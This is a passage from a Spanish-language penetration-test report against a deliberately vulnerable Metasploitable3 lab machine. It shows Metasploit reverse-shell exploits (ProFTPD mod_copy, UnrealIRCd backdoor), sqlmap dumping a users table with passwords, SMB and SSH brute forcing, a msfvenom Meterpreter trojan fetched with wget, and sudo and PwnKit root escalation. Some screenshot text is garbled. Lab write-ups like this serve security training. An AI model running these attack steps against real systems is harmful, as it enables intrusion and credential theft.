13 \_ target: proftpd 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
14 \_ target: proftpd 1.3.2c Server (Ubuntu 10.04)
15 exploit/unix/ftp/proftpd_modcopy_exec
16 exploit/unix/ftp/proftpd_133c_backdoor
```

2. Se configuraron las opciones necesarias.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
Name      Current Setting  Required  Description
---      ---      ---      ---
CHOST          no      The local client address
CPORT          no      The local client port
Proxies        no      A proxy chain of format
RHOSTS        10.0.2.7  yes      The target host(s), see
RPORT          80      yes      HTTP port (TCP)
RPORT_FTP      21      yes      FTP port
SITEPATH       /var/www  yes      Absolute writable website path
SSL            false     no      Negotiate SSL/TLS for outgoing connections
TARGETURI      /      yes      Base path to the website
TMPPATH        /tmp     yes      Absolute writable path
VHOST          no      HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      ---      ---      ---
LHOST        10.0.2.15  yes      The listen address (an interface)
LPORT        4444     yes      The listen port

msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

3. Se seleccionó un payload compatible, como cmd/unix/reverse_perl.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
Metasploitable3
Compatible Payloads
Name      Disclosure Date  Rank  Check  Description
---      ---      ---      ---
0 payload/cmd/unix/adduser      .      normal  No  Add user with useradd
1 payload/cmd/unix/bind_awk    .      normal  No  Unix Command Shell, Bind TCP (via AWK)
2 payload/cmd/unix/bind_netcat .      normal  No  Unix Command Shell, Bind TCP (via netcat)
3 payload/cmd/unix/bind_perl   .      normal  No  Unix Command Shell, Bind TCP (via Perl)
4 payload/cmd/unix/bind_perl_ipv6 .      normal  No  Unix Command Shell, Bind TCP (via perl) IPv6
5 payload/cmd/unix/generic    .      normal  No  Unix Command, Generic Command Execution
6 payload/cmd/unix/pingback_bind .      normal  No  Unix Command Shell, Pingback Bind TCP (via netcat)
7 payload/cmd/unix/pingback_reverse .      normal  No  Unix Command Shell, Pingback Reverse TCP (via netcat)
8 payload/cmd/unix/reverse_awk  .      normal  No  Unix Command Shell, Reverse TCP (via AWK)
9 payload/cmd/unix/reverse_netcat .      normal  No  Unix Command Shell, Reverse TCP (via netcat)
10 payload/cmd/unix/reverse_perl .      normal  No  Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl .      normal  No  Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_python .      normal  No  Unix Command Shell, Reverse TCP (via Python)
13 payload/cmd/unix/reverse_python_ssl .      normal  No  Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload 10
payload => cmd/unix/reverse_perl
```

4. Al ejecutar el exploit, se logró obtener una shell de comandos.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:80 - 10.0.2.7:21 - Connected to FTP server
[*] 10.0.2.7:80 - 10.0.2.7:21 - Sending copy commands to FTP server
[*] 10.0.2.7:80 - Executing PHP payload /kZR4j.php
[+] 10.0.2.7:80 - Deleted /var/www/html//kZR4j.php
[*] Command shell session 6 opened (10.0.2.15:4444 -> 10.0.2.7:33573) at 2025-04-25 10:14:58 +0200

whoami
www-data
```


3.3.3. Explotación de Drupal Database Abstraction API SQLi

Descripción: Vulnerabilidad de inyección SQL en la API de base de datos de Drupal.

Impacto: Acceso a contenido de la base de datos, incluyendo credenciales de usuario.

Pasos para Reproducir:

1. Se identificó la aplicación web en el puerto 80 y un formulario de login en payroll_app.php.



The screenshot shows a browser window with the address bar set to 10.0.2.7. The page content is the directory index for '/'. It lists several folders: 'chat/' (modified 2020-10-29 19:37), 'drupal/' (modified 2011-07-27 20:17), 'payroll_app.php' (modified 2020-10-29 19:37, size 1.7K), and 'phpmyadmin/' (modified 2013-04-08 12:06). Below the list is the Apache server information: 'Apache/2.4.7 (Ubuntu) Server at 10.0.2.7 Port 80'.

Next to the browser is a separate 'Payroll Login' form. It contains fields for 'User' and 'Password', and a 'OK' button.

2. Se capturó la petición POST del login usando Burp Suite.



The screenshot shows the 'Request' tab in Burp Suite. The 'Pretty' tab is selected, displaying the captured POST request for '/payroll_app.php'. The request includes various headers (Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, Upgrade-Insecure-Requests, Priority) and a user-defined parameter 'user=holo&password=holo&s=OK'.

3. Se guardó la petición en un archivo (post.txt).



The screenshot shows a terminal window with the prompt '(rupi014㉿kali)-[~]'. The user has typed the command '\$ nano post.txt' and is about to press Enter to open the file in a text editor.

4. Se utilizó sqlmap con el archivo de petición para enumerar bases de datos (--dbs).

```
[11:14:27] [INFO] fetching database names
available databases [5]:
[*] drupal
[*] information_schema
[*] mysql
[*] payroll
[*] performance_schema
```

5. Se identificó la base de datos actual (--current-db), que resultó ser payroll.

```
Request: (rupi014㉿kali)-[~]
$ sqlmap -r post.txt --current-db
```

```
[15:55:37] [WARNING] reflective value(s) found and filtering out
current database: 'payroll'
[15:55:37] [INFO] fetched data logged to text files under '/home/rupi'
```

6. Se enumeraron las tablas de la base de datos payroll (-D payroll --tables).

```
Request: (rupi014㉿kali)-[~]
$ sqlmap -r post.txt -D payroll --tables
```

```
[15:56:18] [WARNING] reflective value(s) found and filtering out
Database: payroll
[1 table]
+-----+
| users |
+-----+
| Column | Type |
+-----+
| first_name | varchar(30) |
| last_name | varchar(30) |
| password | varchar(40) |
| salary | int(20) |
| username | varchar(30) |
+-----+
```

7. Se enumeraron las columnas de la tabla users (-D payroll --columns).

```
Request: (rupi014㉿kali)-[~]
$ sqlmap -r post.txt -D payroll --columns
```

```
Database: payroll
Table: users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| first_name | varchar(30) |
| last_name | varchar(30) |
| password | varchar(40) |
| salary | int(20) |
| username | varchar(30) |
+-----+
```

8. Se realizó un volcado de la tabla users (-D payroll –users –passwords --dump) para obtener los datos, incluyendo usuarios y contraseñas.

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my kinda_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

3.3.4. Explotación de Backdoor en UnrealIRCd 3.2.8.1

Descripción: Backdoor oculto en la versión 3.2.8.1 de UnrealIRCd que permite la ejecución de comandos.

Impacto: Obtención de una shell de comandos bajo el usuario boba_fett.

Pasos para Reproducir:

1. Se identificó el módulo exploit/unix/irc/unreal_ircd_3281_backdoor en Metasploit.

```
msf6 > search unrealircd
Matching Modules
=====
#  Name
Check Description
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent
No    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

2. Se configuraron las opciones (RHOSTS, LHOST) y se ejecutó el exploit.

3. Se obtuvo una shell de comandos como el usuario boba_fett.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:6697 - Connected to 10.0.2.7:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.7:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:33509) at 2025-04-24 12:25:08 +0200

whoami
boba_fett
script /dev/null -c bash
boba_fett@metasploitable3-ub1404:/opt/unrealircd/Unreal3.2$
```

3.3.5. Explotación de Credenciales Por Defecto en Servicio SMB

Descripción: El servicio SMB permite la autenticación con credenciales débiles o por defecto (admin:admin).

Impacto: Acceso a nivel de servidor SMB y potencial acceso a recursos compartidos (aunque el acceso a public fue denegado con estas credenciales).

Pasos para Reproducir:

1. Se utilizó el módulo auxiliar de Metasploit auxiliary/scanner/smb/smb_login.

```
msf6 exploit(multi/samba/usermap_script) > search smb_login
Matching Modules: 1
  _____
  # Name          | Disclosure Date | Rank | Check | Description
  _____
  0  auxiliary/scanner/smb/smb_login | 2023-09-01     | normal | No    | SMB Login Check Scanner
```

2. Se configuraron las opciones para usar diccionarios de usuarios y contraseñas por defecto y se habilitó la creación de sesión.

```
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/wordlists/metasploit/default_user
msf6 auxiliary(scanner/smb/smb_login) > set default_userpass.txt default_users_for_services_unhash.txt
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt
msf6 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
msf6 auxiliary(scanner/smb/smb_login) > set ANONYMOUS_LOGIN true
msf6 auxiliary(scanner/smb/smb_login) > set BLANK_PASSWORDS true
msf6 auxiliary(scanner/smb/smb_login) > set createsession true
```

3. Al ejecutar el módulo, se identificaron las credenciales admin:admin como válidas.

```
msf6 auxiliary(scanner/smb/smb_login) > exploit
[*] 10.0.2.7:445 - 10.0.2.7:445 - Starting SMB login bruteforce
[-] 10.0.2.7:445 - [ /usr/sa ] 10.0.2.7:445 - Could not connect
[+] 10.0.2.7:445 - 10.0.2.7:445 - Success: '\admin\admin'
[*] SMB session 1 opened (10.0.2.20:41981 → 10.0.2.7:445) at 2025-05-03 09:46:53 +0200
[*] 10.0.2.7:445 - [ /usr/sa ] Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:445 - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.7:445 [buster dn-1] SMB session was opened successfully.
[*] Auxiliary module execution completed
```

3.3.6. Explotación de OpenSSH 6.6.1p1.

Descripción: En este escenario, se utiliza el módulo auxiliary/scanner/ssh/ssh_login de Metasploit para realizar un ataque de fuerza bruta contra un servidor SSH. El objetivo es identificar credenciales válidas (usuario y contraseña) que permitan acceder al sistema remoto.

Impacto: Si se encuentran credenciales válidas, el atacante puede obtener acceso no autorizado al sistema mediante SSH. Esto permite ejecutar comandos en el sistema remoto, explorar archivos, instalar malware o realizar otras acciones maliciosas.

Pasos para Reproducir:


1. Se busca el módulo ssh_login.

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > search ssh_login
Matching Modules
airgeddon      Burpsuite-Professional   Escritorio   Forense      laterales   mykey      report
c99.php        evasion                  fuerza_bruta   metagoofil   mykey.pub   Response
=====
#  Name          1044.dmp 1044.txt allowed.userlist Disclosure Date  Rank Id Check Description
0  auxiliary/scanner/ssh/ssh_login      .           normal  No   SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey .           normal  No   SSH Public Key Login Scanner
```

2. Lo ejecutamos con use 0 y configuramos las options.


```
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Evasion          Description
ANONYMOUS_LOGIN false          yes        Attempt to login with a blank username and password
BLANK_PASSWORDS false         yes        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes        How fast to brute-force, from 0 to 5
CREATE_SESSION true          no        Create a new session for every successful login
DB_ALL_CRED5 false          no        Try each user/password couple stored in the current database
DB_ALL_USERS false          no        Add all users in the current database to the list
DB_SKIP_EXISTING none         evasion      no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DUMP_PASSWORDS Descargas      exploitation no        A specific password to authenticate with
DUMP_PASS_FILE Documentos     forense     no        File containing passwords, one per line
DUMP_RHOSTS 10.0.2.7:445     fuerza_bruta yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT 22                 yes        The target port
STOP_ON_SUCCESS false        yes        Stop guessing when a credential works for a host
THREADS 1                  yes        The number of concurrent threads (max one per host)
USERNAME rubens             no        A specific username to authenticate as
USERPASS_FILE /home/rubens/userspass.txt no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS false          evasion      no        Try the username as the password for all users
USERFILE Descargas          exploitation no        File containing usernames, one per line
VERBOSE false              yes        Whether to print output for all attempts
```

3. Como anteriormente conseguimos una tabla de usuarios y contraseñas vamos a probar a pasar esas credenciales para ver si son también compartidas con SSH.



```
(rupi014㉿kali)-[~] else
$ nano userspass.txt
PASSWORD
(rupi014㉿kali)-[~]
$ cat userspass.txt 0.0.2.7
leia_organa help_me_obiwan
luke_skywalker like_my_father_beforeme
han_solo nerf_herder false
artoo_detoo b00p_b33p1
c_three_pio Pr0t0c07
ben_kenobi thats_no_m00nhe/rupi014/user
darth_vader Dark_syD3 false
anakin_skywalker but_master
jarjar_binks mesah_pa$$w0rd
lando_calrissian @dm1n1str8r
boba_fett mandalorian1
jabba_hutt my kinda_skum + with the info
greedo hanSh0TF1rst
chewbacca raaaaaaaaaw8ier/ssh/ssh_login) >
kylo_ren Daddy_Issues2 IN Did you mean...
```

4. Ponemos el módulo a ejecutarse con run y vemos como se nos crean sesiones con todas las cuentas que hemos pasado por lo que se demuestra la reutilización de las cuentas para el servicio SSH.



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions (1)-[~]
=====
-- causerspass.txt
[+] 14 organa shell linuxw SSH root @ 10.0.2.20:44637 → 10.0.2.7:22 (10.0.2.7)
[+] 15 skywall shell linuxf SSH root @ 10.0.2.20:44755 → 10.0.2.7:22 (10.0.2.7)
[+] 16 solo nerf_herder shell linux SSH root @ 10.0.2.20:40177 → 10.0.2.7:22 (10.0.2.7)
[+] 17o_detoo shell linux SSH root @ 10.0.2.20:40703 → 10.0.2.7:22 (10.0.2.7)
[+] 18ee_pio shell linux SSH root @ 10.0.2.20:46195 → 10.0.2.7:22 (10.0.2.7)
[+] 19kenobi shell linuxn SSH root @ 10.0.2.20:46619 → 10.0.2.7:22 (10.0.2.7)
[+] 20_vader shell linux SSH root @ 10.0.2.20:41689 → 10.0.2.7:22 (10.0.2.7)
[+] 21_n_skywa shell linuxn SSH root @ 10.0.2.20:33073 → 10.0.2.7:22 (10.0.2.7)
[+] 22_ar_binks shell linuxw SSH root @ 10.0.2.20:39741 → 10.0.2.7:22 (10.0.2.7)
[+] 23_l_calri shell linuxn SSH root @ 10.0.2.20:39109 → 10.0.2.7:22 (10.0.2.7)
```

3.3.7. Explotación de CUPS 1.7

Descripción: CUPS es un sistema de impresión estándar en muchos sistemas Linux/Unix. Algunas versiones antiguas tienen vulnerabilidades que permiten la ejecución remota de comandos o escalada de privilegios si se tiene acceso al grupo lpadmin.

Impacto: Explotar una vulnerabilidad en CUPS puede permitir la ejecución remota de comandos y acceso al sistema. Si se logra con un usuario del grupo Ipadmin, puede llevar a escalada de privilegios hasta convertirse en root. Esto representa un riesgo crítico para servidores mal configurados o desactualizados.

Pasos para reproducir:

1. Buscamos el módulo necesario para la explotación con search cups.

```
msf6 auxiliary(scanner/ssh/ssh_login) > search cups
Matching Modules
=====
Module          Name          Description
----           ---          ---
0  post/multi/escalate/cups_root_file_read      1.6.1 Root File Read
1  exploit/multi/http/cups_bash_env_exec        Filter Bash Environment Variable Code Inj
2  exploit/multi/misc/cups_ipp_remote_code_execution  IPP Attributes LAN Remote Code Execution
3  auxiliary/scanner/misc/cups_browsed_info_disclosure  CUPS Filter Browsing Information Disclosure

msf6 auxiliary(scanner/ssh/ssh_login) >
```

2. Usamos el primero con use 0 y configuramos las options donde tenemos que introducirle una session.

```
msf6 post(multi/escalate/cups_root_file_read) > options
Module options (post/multi/escalate/cups_root_file_read):
=====
Name          Current Setting       Required  Description
----          ---                  ---        ---
ERROR_LOG     /var/log/cups/error_log  yes       The original path to the CUPS error log
FILE          /etc/shadow          yes       The file to steal.
SESSION       1                   yes       The session to run this module on

msf6 post(multi/escalate/cups_root_file_read) >
```

3. Al lanzar el módulo nos da el siguiente error.

```
msf6 post(multi/escalate/cups_root_file_read) > run
[!] SESSION may not be compatible with this module:
[!] * incompatible session type: meterpreter. This module works with:
[-] User note in lpadmin group.
[-] Target machine not vulnerable, bailing.
[*] Cleaning up...
[*] Post module execution completed

msf6 post(multi/escalate/cups_root_file_read) >
```

Como hemos explicado antes, no podemos explotarlo porque los usuarios con los que probamos no están dentro del grupo Ipadmin. Como tenemos acceso a la máquina gracias a otras explotaciones, podríamos añadir uno de los usuarios al grupo para poder explotar el servicio.

3.3.8. Elevación de Privilegios

La fase de elevación de privilegios se llevó a cabo tras obtener acceso inicial al sistema con permisos limitados. El objetivo fue conseguir privilegios superiores, idealmente acceso de root, para demostrar el máximo impacto posible de un compromiso.

3.3.8.1. Sesión de meterpreter con troyano.

Descripción: Tras obtener acceso inicial al sistema con un usuario de bajos privilegios (como boba_fett a través del backdoor de UnrealIRCd), se procedió a generar un payload de Meterpreter para establecer una sesión más interactiva y versátil que facilitara las tareas de post-exploitación y elevación de privilegios. Se utilizó la herramienta msfvenom para crear un ejecutable ELF de 64 bits con un payload de Meterpreter inverso TCP.

Impacto: La obtención de una sesión de Meterpreter proporciona un control más avanzado sobre el sistema comprometido en comparación con una shell de comandos básica.

Permite ejecutar comandos de post-exploitación específicos de Meterpreter, cargar extensiones, migrar a otros procesos y, en general, operar de manera más efectiva en el entorno del sistema operativo. Si bien la sesión inicial puede ser con privilegios limitados, es un paso crucial para la fase de elevación de privilegios.

Pasos para Reproducir:

1. En la máquina atacante (Kali Linux), se generó el payload de Meterpreter utilizando msfvenom:

```
sudo msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15  
LPORT=4445 -f elf > elbicho.elf
```

```
(rupi014㉿kali)-[~] ~ 10:02:15:4444 → 10.0.2.7:33509 (10.0.2.7)  
└─$ sudo msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4445 -f elf > elbicho.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes  
└─$
```

2. Se configuró un handler en Metasploit para recibir la conexión inversa y se transfirió el troyano a la máquina víctima creando un servidor de python en mi máquina y en la otra usando wget.

3. Una vez iniciamos el troyano en la máquina víctima conseguimos la sesión de meterpreter.

```
boba_fett@metasploitable3-ub1404:~$ ./elbicho.elf
bash: ./elbicho.elf: Permission denied
boba_fett@metasploitable3-ub1404:~$ chmod +x elbicho.elf
boba_fett@metasploitable3-ub1404:~$ ./elbicho.elf
[*] Sending stage (3045380 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.15:4445 → 10.0.2.7:37304) at 2025-04-24 12:40:46 +0200
```

3.3.8.2. Vector de ataque sudo -l.

Descripción: Durante la fase de post-explotación y elevación de privilegios, se examinaron las configuraciones de sudo para los usuarios comprometidos. El comando sudo -l permite a un usuario ver qué comandos puede ejecutar con sudo y bajo qué condiciones. Se comprobó este permiso para varios usuarios del sistema (incluyendo aquellos cuyas credenciales SSH o shell se obtuvieron). Se identificó que sólo los usuarios leia_organa, luke_skywalker y han_solo tenían permisos (ALL : ALL) ALL, lo que significa que pueden ejecutar cualquier comando como cualquier usuario (incluido root) sin requerir una contraseña.

```
User leia_organa may run the following commands on metasploitable3-ub1404:
(ALL : ALL) ALL
```

```
User luke_skywalker may run the following commands on metasploitable3-ub1404:
(ALL : ALL) ALL
```

```
User han_solo may run the following commands on metasploitable3-ub1404:
(ALL : ALL) ALL
```

Impacto: Este hallazgo representa un vector de escalada de privilegios crítico. Un atacante que obtenga acceso a una cuenta con la configuración (ALL : ALL) ALL en sudo puede obtener acceso root instantáneamente. Esto anula cualquier medida de seguridad basada en privilegios de usuario estándar y conduce a un compromiso total del sistema.

Pasos para Reproducir:

1. Obtener una shell de comandos en el sistema objetivo como un usuario no privilegiado (por ejemplo, a través de una de las vulnerabilidades explotadas anteriormente o mediante credenciales obtenidas).
2. Ejecutar el comando sudo -l para ver los permisos sudo del usuario actual.
3. Si la salida muestra (ALL : ALL) ALL, el usuario puede ejecutar cualquier comando como root.
4. Ejecutar un comando para obtener una shell de root, como sudo /bin/bash o sudo su -.

5. Introducir la contraseña del usuario actual (si se solicita, aunque (ALL : ALL) ALL a menudo no la requiere).

```
han_solo@metasploitable3-ub1404:~$ sudo sudo /bin/bash
[sudo] password for han_solo:
root@metasploitable3-ub1404:~#
```

6. Se obtendrá una shell con privilegios de root (root@metasploitable3:~#).


3.3.8.3. Vector de ataque SUID.

Descripción: Como parte de la fase de post-exploitación, se buscaron binarios en el sistema de archivos del objetivo que tuvieran el bit SUID (Set User ID) activado. El bit SUID permite que un ejecutable se ejecute con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta. Si un binario propiedad de root tiene el bit SUID activado y contiene una vulnerabilidad, un usuario con bajos privilegios puede explotarla para ejecutar código con permisos de root. Se utilizó el comando `find / -perm -4000 2>/dev/null` para listar dichos binarios. Entre los binarios encontrados, se identificó pkexec.

Impacto: El hallazgo de binarios con el bit SUID activado representa un potencial vector de escalada de privilegios. Específicamente, la presencia de pkexec con el bit SUID activado en una versión vulnerable del sistema operativo (como Ubuntu 14.04) es un indicador de la vulnerabilidad CVE-2021-4034, conocida como PwnKit. Esta es una vulnerabilidad de escalada de privilegios local que permite a un atacante sin privilegios obtener permisos de root explotando una debilidad en pkexec.


Pasos para Reproducir:

1. Obtener una shell de comandos en el sistema objetivo como un usuario no privilegiado.
2. Ejecutar el comando `find / -perm -4000 2>/dev/null` para listar binarios con el bit SUID activado. Identificar binarios potencialmente explotables en la lista, como pkexec.



```
boba_fett@metasploitable3-ub1404:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/lppasswd
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/chfn[ali]-[+]
/usr/bin/passwd
/usr/bin/sudo# c99.php elbicho.elf fuerza bruta metagoofi
/usr/bin/newgrp Descargas Escritorio Imágenes metasploit
/usr/bin/gpasswd Documentos explotación instalador Mr.Holmes
/usr/bin/csh
/usr/bin/traceroute6.iputils
/usr/sbin/uuid[...]
/usr/sbin/pppd :0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
/usr/lib/eject/dmrypt-get-device() "GET /elbicho.elf HTTP/1.1" 200
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/sbin/mount.nfs
```


- Buscar exploits conocidos para el binario identificado y la versión del sistema operativo. Se identificó el módulo de Metasploit exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec para la vulnerabilidad PwnKit. Configurar las opciones necesarias del módulo de Metasploit (principalmente LHOST y LPORT para la sesión de retorno).



```
msf6 exploit(linux/local/pkexec) > search pkexec
Payload: size: 510 bytes
Matching Modules
Module      Disclosure Date  Rank   Check  Description
-----      -----        -----  -----  -----
0 exploit/linux/local/pkexec      2011-04-01 great  Yes   Linux PolicyKit Race Condition Privilege Escalation
1   \_\_ target: Linux x86      2011-04-01 great  Yes   Linux PolicyKit Race Condition Privilege Escalation
2   \_\_ target: Linux x64      2011-04-01 great  Yes   Linux PolicyKit Race Condition Privilege Escalation
3 exploit/linux/local/ptrace_traceme_low_level_helper 2019-07-04 excellent Yes   Linux Polkit trace helper PTRACE_TRACEME local root exploit
4 exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25 excellent Yes   Local Privilege Escalation in polkits
5   \_\_ target: x86_64          2022-01-25 excellent Yes   Local Privilege Escalation in polkits
6   \_\_ target: x86             2022-01-25 excellent Yes   Local Privilege Escalation in polkits
7   \_\_ target: aarch64          2022-01-25 excellent Yes   Local Privilege Escalation in polkits

